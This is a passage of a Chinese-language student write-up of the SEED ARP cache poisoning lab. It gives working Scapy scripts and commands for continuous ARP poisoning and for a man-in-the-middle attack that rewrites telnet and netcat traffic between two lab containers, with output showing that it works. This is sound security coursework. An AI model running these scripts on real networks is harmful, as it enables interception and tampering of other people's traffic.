7A1= ARP(pdst='10.9.0.5',psrc='10.9.0.6',op=1)
8pkt1= E/A
9
10while 1:
11    sendp(pkt, iface='eth0')
12    sendp(pkt1,iface='eth0')
13    time.sleep(5)
14
```


在 M 上输入命令 `sysctl net.ipv4.ip_forward=1`，开启自动转发 IPv4 数据报的功能。

在 M 上运行修改过的脚本，持续进行 ARP 缓存投毒攻击。

在 A 上 telnet B。

成功建立连接。

再打开 M 命令窗，输入命令 `sysctl net.ipv4.ip_forward=0`，关闭自动转发 IPv4 数据报的功能，然后运行如下脚本：



The screenshot shows a VirtualBox window titled "SEED-Ubuntu20.04 [正在运行] - Oracle VM VirtualBox". Inside the window, a terminal window is open, displaying a Python script named `*test3.py`. The script is designed to perform an ARP spoofing attack. It defines two IP addresses, `IP_A` and `IP_B`, and their corresponding MAC addresses. The `spoof_pkt` function is defined to intercept packets between these two hosts. It checks the source and destination IP addresses of the packet. If the packet is from `IP_A` to `IP_B`, it creates a new packet, removes the checksum and TCP payload, and replaces the payload with the string "A". If the packet is from `IP_B` to `IP_A`, it also creates a new packet and removes the checksum and TCP payload, but does not modify the payload. The script uses `sniff` to capture packets on the `eth0` interface and the `spoof_pkt` function to process them.

```
1#!/usr/bin/env python3
2from scapy.all import *
3IP_A = "10.9.0.5"
4MAC_A = "02:42:0a:09:00:05"
5IP_B = "10.9.0.6"
6MAC_B = "02:42:0a:09:00:06"
7
8def spoof_pkt(pkt):
9    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
10        newpkt = IP(bytes(pkt[IP]))
11        del(newpkt.chksum)
12        del(newpkt[TCP].payload)
13        del(newpkt[TCP].chksum)
14
15        if pkt[TCP].payload:
16            data = pkt[TCP].payload.load
17            newdata = data.replace(b'a', b'A')
18            send(newpkt/newdata)
19        else:
20            send(newpkt)
21
22    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
23
24        newpkt = IP(bytes(pkt[IP]))
25        del(newpkt.chksum)
26        del(newpkt[TCP].chksum)
27        send(newpkt)
28
29f = 'tcp and ether dst host 02:42:0a:09:00:69'
30pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
31
```

脚本的功能：劫持成功后，将输入的字符串“a”替换为“A”。

由于 telnet 的通信方式是 A（客户端）每键入一个字符，该字符都会作为数据打包成一个 TCP 报文发给 B（服务器），B 将该字符收入缓存后再把字符回传给 A，直到收到回车字符后才会解析成一个完整命令。

所以在 A 终端上看到的字符其实是 B 收到 A 的消息回传给 A 的，在本例中由于我们劫持更改，就会表现为，输入“a”却显示的是“A”。

结果如下：

```
root@c180337a5a9b:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0fb778f22391 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Jul 22 01:17:33 UTC 2021 from A-10.9.0.5.net-10.9.0.0 on pts/1
seed@0fb778f22391:~$ hAhAllssAAAf
-bash: hAhAllssAAAf: command not found
seed@0fb778f22391:~$ Arp-A
-bash: Arp-A: command not found
seed@0fb778f22391:~$ Arp -A
-bash: Arp: command not found
```


Task 3: MITM Attack on Netcat using ARP Cache Poisoning

在 M 上输入命令 `sysctl net.ipv4.ip_forward=1`，开启自动转发 IPv4 数据报的功能。

在 M 上运行 TASK2 中的脚本，持续进行 ARP 缓存投毒攻击。

在 A 和 B 上分别输入命令 `nc -lp 9090` 和 `nc 10.9.0.5 9090`，建立 netcat 连接。

新打开一个 M 命令窗口，输入命令 `sysctl net.ipv4.ip_forward=0`，关闭自动转发 IPv4 数据报的功能，运行如下脚本 `test3.py`：



SEED-Ubuntu20.04 [正在运行] - Oracle VM VirtualBox

管理 控制 视图 热键 设备 帮助

Activities Text Editor Jul 21 21:29

Open ~/Desktop/Labs_20.04/Network Security/ARP Cache Poisoning Attack Lab/Labsetup... Save

```
1#!/usr/bin/env python3
2from scapy.all import *
3IP_A = "10.9.0.5"
4MAC_A = "02:42:0a:09:00:05"
5IP_B = "10.9.0.6"
6MAC_B = "02:42:0a:09:00:06"
7
8def spoof_pkt(pkt):
9    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
10        newpkt = IP(bytes(pkt[IP]))
11        del(newpkt.chksum)
12        del(newpkt[TCP].payload)
13        del(newpkt[TCP].chksum)
14
15        if pkt[TCP].payload:
16            data = pkt[TCP].payload.load
17            newdata = data.replace(b'qmy',b'AAA')
18            send(newpkt/newdata)
19        else:
20            send(newpkt)
21
22    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
23
24        newpkt = IP(bytes(pkt[IP]))
25        del(newpkt.chksum)
26        del(newpkt[TCP].chksum)
27        send(newpkt)
28
29f = 'tcp and ether dst host 02:42:0a:09:00:69'
30pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
31
```

Python 3 Tab Width: 8 Ln 17, Col 48 INS Right Ctrl

脚本的功能：劫持成功后，将输入的字符串“qmy”替换为“AAA”。

结果如下：

```
root@c180337a5a9b:/# nc -lp 9090
hh
lllhhh
qmy
hello?

[07/21/21]seed@VM:~/.../Labsetup$ docksh 0f
root@0fb778f22391:/# nc 10.9.0.5 9090
lllhh
hhh
AAA
hello?
```